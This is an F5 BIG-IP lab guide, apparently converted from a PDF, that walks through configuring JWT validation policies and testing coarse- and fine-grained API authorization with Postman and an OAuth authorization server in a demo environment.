
In this task you will adjust some of the values retrieved automatically via OIDC discover tool. This is necessary because the OIDC AS cannot provide you with the values specific to your audience.

1. Go to Access -> Federation -> JSON Web Token -> Token Configuration -> Click on **auto_jwt_as-provider**

2. Type **https://api.vlab.f5demo.com** into **audience** and click **Add**



3. Under **Additional Key** add the **api-jwk** you just created as allowed




4. Click **Save**.

Create a JWT Provider

In this task you will create a JWT provider that can be selected in a per request or per session policy for JWT validation.

1. Go to Access -> Federation -> JSON Web Token -> Provider List -> Click **Create**
2. Define a name **as-jwt-provider**
3. Provider: Select /**Common**/**as-provider** and click **Add**



4. Click **Save**.


Create a per session policy


In this task you will create a new per session policy to validate the JWT token and collect the claims data from parameters inside the JWT.


1. Go to Access -> Profiles/Policies -> Access Profiles (Per-Session Policies) -> click **Create**

Field	Value
Name	api-psp
Profile Type	OAuth-Resource Server
Profile Scope	Profile
Languages	English


Also note that the User Identification Method is set to OAuth Token








3. Click **Finished**
4. Click **Edit** on the line with the new api-psp policy you just created, a new tab will open



5. Click the **+** between Start and Deny
6. Select **OAuth Scope** from the **Authentication** tab and click **Add Item**

Field	Value
Token Validation Mode	Internal
JWT Provider List	/Common/as-jwt-provider

7. Click **Save**
8. On the successful branch click the **Deny** ending and change it to **Allow**, then **Save**
9. Apply the policy, the final should look like this:




10. Close the new tab

Create a per request policy

In this task you will create a per request policy to validate authorization on each request by checking for the presence and validity of a JWT.

1. Go to Access -> Profiles/Policies -> Per-Request Policies -> click **Create**
2. Define a name **api-prp**

3. Click **Finished**
4. Click **Edit** on the policy, another tab will appear
5. Your policy should look like this:



It is not necessary to “Apply Policy” after work on a per request policy because it instantly applies to the next request, unlike a per session policy, which will only apply to new requests after applying.


---

6. Close the new tab

Policy Binding

In this task you will add the policies you created to the virtual server.

1. In the BIG-IP GUI go to Local Traffic -> Virtual Servers
2. Click **api.vlab.f5demo.com**
3. Change Access Profile from none to **api-psp**
4. Change Per Request Policy from none to **api-prp**




5. Click **Update**

Test access to the API


In this task you will test your access to the API and find it is blocked because you do not present a valid JWT.

1. Open Postman on the jumphost client
2. Select List Departments from the HR API collection and send the request
3. Review the response, note the 401 unauthorized and the header indicating you did not present a valid token



Get a JWT from the Authorization Server

1. Click the **type** drop down under the **authorization** tab
2. Select **OAuth 2.0**
3. Click **Get New Access Token**




Postman provides a mechanism to handle the OAuth client workflow automatically. This means it will handle getting the authorization code and then exchange it for an access token, which you will use. Without this you would make two separate requests, one to get an authorization code and another to exchange that for an access token.

1. Fields should be prefilled, but verify they match the below:


Field	Value
Token name	employeeuser
Grant Type	Authorization Code
Callback URL	https://www.getpostman.com/oauth2/callback
Auth URL	https://as.vlab.f5demo.com/f5-oauth2/v1/authorize
Access Token URL	https://as.vlab.f5demo.com/f5-oauth2/v1/token
Client ID	9f1d39a8255e066b89a51f56b27506d39442c4f608c2f859
Client Authenticatin	Send as Basic Auth header

Most of this data is provided by the authorization server. The callback URL specified here is a special callback URL that the Postman client intercepts and handles rather than calling out to the getpostman.com website.




1. Click **Request Token**
2. Select **employeeuser** in the authentication window that pops up and click **Logon**
3. Click the **X** to close this window

4. Make sure **employeeuser** is selected under Available Tokens drop down
5. Select **Request Headers** from the Add Authorization Data To drop down
6. Click **Preview Request**, the result should be this:




7. Go to the **Headers** tab and review the inserted **Bearer** token header:



Send the request with JWT and review response

1. Click **Send** and review the response.
2. Note that now it is a **200 OK** instead of 401 Unauthorized and that you have response data in the body.



You have now implemented coarse grained authorization and are requiring clients to request a JWT from a trusted authorization server before allowing access to the API.

7.2.3 Adding Fine-Grain Authorization

Adding Fine-Grain Authorization

In this module you will add fine-grain controls to your policy to restrict access to parts of the API based on parameters in the JWT. The example will relate to user group membership, but it could be many parameters (e.g. company, user, group, as source, etc).

The goal is to restrict access to any person's API requests to only members of the HR department.


You can complete this lab using prebuilt objects to save time or create your own. If you are using prebuilt objects, skip ahead to *policy validation.*

Add URL Branching to the Per Request Policy

In this task you will add URL branching and a groups check to the per request policy

1. Go to Access -> Profiles / Policies -> **Per Request Policies**
2. Click Edit on **api-prp**
3. Clik the **+** between Start and Allow
4. Select the **General Purpose** tab
5. Select **URL Branching** from the General Purpose tab and click **Add Item**
6. Click the **Branch Rules** tab

7. Change the name of the branch rule from Allow to person
8. Click **change** on the rule
9. Change URL Contains from domain.com to /person
10. Click **Finished**
11. Result should look like this:




12. Click **Save**
13. On the fallback branch change Reject to Allow. The result should look like this:

Add Groups Check to the Per Request Policy

In this task you will add a group check to the URL branch created in the last step

1. Click **+** on the person branch between URL Branching and Allow
2. Select **Empty** from the General Purpose tab and click **Add Item**
3. Change Name to **"Group Check"**
4. Click **Branch Rules** tab
5. Click **Add Branch Rule**
6. Change name to **HR**
7. Click **change** on the expression
8. Click **Advanced** tab
9. Enter the following in the advanced box:

   expr { [mcget {session.oauth.scope.last.jwt.groups}] contains "hr" }
10. Click **Finished**, the result should look like this:




11. Click **Save**
12. On the branches after Group Check change the endings as follows:

:: HR -> Allow

Fallback -> Reject


The result should be:




Validation

In this task you will test the settings you just put in the per request policy. You are expecting to be denied access to the /person URL because **employeeuser** is not in the **HR** group that you have marked as a required value in the JWT.

1. On the left side, select **List Employee Record**. It will now appear in another tab in the middle section and you should select it if it is not already.
2. Under Authorization type select **OAuth 2.0** for the type
3. From the **Available Tokens** drop down, select **employeeuser**
4. Make sure Add Authorization Data is set to **Request Headers**
5. Click **Preview Request** and note the header has been inserted



6. Click **Send**
7. The result should be a **401 unauthorized** with no data in the body. The header will report an invalid token.




You were denied access because the JWT retrieved by this user is not allowed to access that data. We can resolve this by using credentials that will generate a JWT valid for this request.

